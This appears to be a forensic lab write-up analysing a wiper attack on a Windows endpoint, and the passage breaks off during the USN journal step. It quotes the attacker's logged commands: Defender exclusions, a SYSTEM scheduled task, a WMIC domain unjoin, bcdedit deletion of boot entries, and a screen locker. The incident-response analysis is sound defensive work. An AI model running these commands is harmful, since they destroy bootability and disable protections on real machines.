MeteorHit - Indra
Scenario
A Windows endpoint has been compromised by a wiper malware campaign. A KAPE triage image has been collected from the affected system. The objective is to reconstruct the full attack chain — from initial GPO-based execution through to bootloader destruction and filesystem wiping — using Registry Explorer, Event Log Explorer, and NTFS Log Tracker.
Methodology
Initial Triage — KAPE Collection Structure
The KAPE image provides the standard artifact set: Sysmon operational logs, registry hives, and NTFS journal data. The primary investigation tools are Registry Explorer for hive analysis and Event Log Explorer for Sysmon Event ID 1 (Process Create) correlation.
Execution Origin — Group Policy Startup Script
Loading the SOFTWARE hive from C:\Windows\System32\config\ in Registry Explorer — the hive was dirty, so it was exported to a clean copy first before loading. Navigating to:
Microsoft\Windows\CurrentVersion\Group Policy\Scripts\Startup\0
The GPO named DeploySetup is configured as a startup script, executing setup.bat from a network share:
C:\Windows\system32\cmd.exe /c ""\\WIN-499DAFSKAR7\Data\scripts\setup.bat"This confirms the initial delivery vector — the attacker used a malicious GPO to push execution at system startup across the domain.
Staging — Cabinet File Extraction
Filtering Sysmon Event ID 1 for .bat leads to the setup script activity. From there, a subsequent process creation event reveals the staging mechanism — the built-in expand.exe utility extracting a cabinet archive:
CommandLine: expand "C:\ProgramData\Microsoft\env\env.cab" /F:* "C:\ProgramData\Microsoft\env"
Using a signed Windows binary (expand.exe) to stage malware is a living-off-the-land technique that avoids dropping unapproved executables directly. The .cab file contains all subsequent payloads.
Payload Extraction — Password-Protected RAR
After the cabinet is expanded, the attacker extracts a password-protected RAR archive:
CommandLine: "Rar.exe" x "C:\ProgramData\Microsoft\env\bcd.rar" -phackemallThe -p flag specifies the extraction password. hackemall is the credential protecting the malicious payload archive.
Defence Evasion — Windows Defender Exclusions
Searching Sysmon Event ID 1 for -ExclusionPath reveals three Defender exclusion commands executed in sequence:
powershell -Command "Add-MpPreference -Force -ExclusionPath 'C:\ProgramData\Microsoft\env\env.exe'"
powershell -Command "Add-MpPreference -Force -ExclusionPath 'C:\ProgramData\Microsoft\env\bcd.bat'"
powershell -Command "Add-MpPreference -Force -ExclusionPath 'C:\ProgramData\Microsoft\env\update.bat'"
update.bat carries the earliest timestamp at 4:04:23 PM — making it the first file added to the exclusion list. Whitelisting malware paths in Defender before execution is standard pre-detonation hygiene for wiper campaigns.
Persistence — Scheduled Task with Delay
Searching Sysmon for schtasks surfaces the persistence mechanism:
CommandLine: C:\Windows\System32\cmd.exe /c schtasks /CREATE /SC ONSTART /TN "Aa153!EGzN" /RL HIGHEST /RU SYSTEM /TR "\"C:\ProgramData\Microsoft\env\env.exe\" \"C:\temp\msconf.conf\"" /F
The task Aa153!EGzN runs env.exe at system start with SYSTEM privileges — ensuring the wiper survives a reboot. The attacker also calculated a specific execution delay using:
powershell -command "(Get-Date).AddMinutes(3.5).ToString('HH:mm:ss')"
3.5 minutes = 210 seconds — the delay between task creation and initial detonation, likely to allow the system to reach a stable state before the wiper fires.
Domain Unjoin — WMIC
The attacker used WMIC to remove the machine from the domain, severing centralised management and hindering incident response:
CommandLine: C:\Windows\System32\cmd.exe /c wmic computersystem where name="%%computername%%" call unjoindomainorworkgroup  (PID 7200)
CommandLine: wmic computersystem where name="DESKTOP-VBIOB4B" call unjoindomainorworkgroup  (PID 7492)
PID 7492 is the process that actually executed the unjoin against the resolved hostname — PID 7200 is the parent cmd.exe wrapper.
Bootloader Destruction — bcdedit
Searching Sysmon for delete exposes the wiper’s most destructive action — deletion of the Windows Boot Configuration Data:
CommandLine: C:\Windows\Sysnative\bcdedit.exe /delete {b2721d73-1db4-4c62-bf78-c548a880142d} /f
CommandLine: C:\Windows\Sysnative\bcdedit.exe /delete {9dea862c-5cdd-4e70-acc1-f32b344d4795} /f
{9dea862c-5cdd-4e70-acc1-f32b344d4795} is the universal Windows Boot Manager GUID — static across all Windows installations. Deleting this entry renders the system unbootable without recovery media. The other GUID ({b2721d73...}) is the machine-specific OS loader entry.
Screen Locker — BreakWin
Searching Sysmon for lock surfaces the final user-facing payload:
CommandLine: "C:\temp\mssetup.exe" /LOCK

The hash 9A49102F53291A644BD14C8202D8FBE submitted to VirusTotal returns the malware family label BreakWin — a screen locker deployed post-destruction to prevent any recovery attempts from the console.
Filesystem Wiping — USN Journal Analysis

The wiper overwrites files with zero-bytes before deleting them — a pattern designed to defeat file carving during recovery. Standard filesystem browsing won’t surface deleted files, so the $UsnJrnl ($J stream) is parsed with NTFS Log Tracker.
Exporting the parsed journal and searching for msuser.reg:
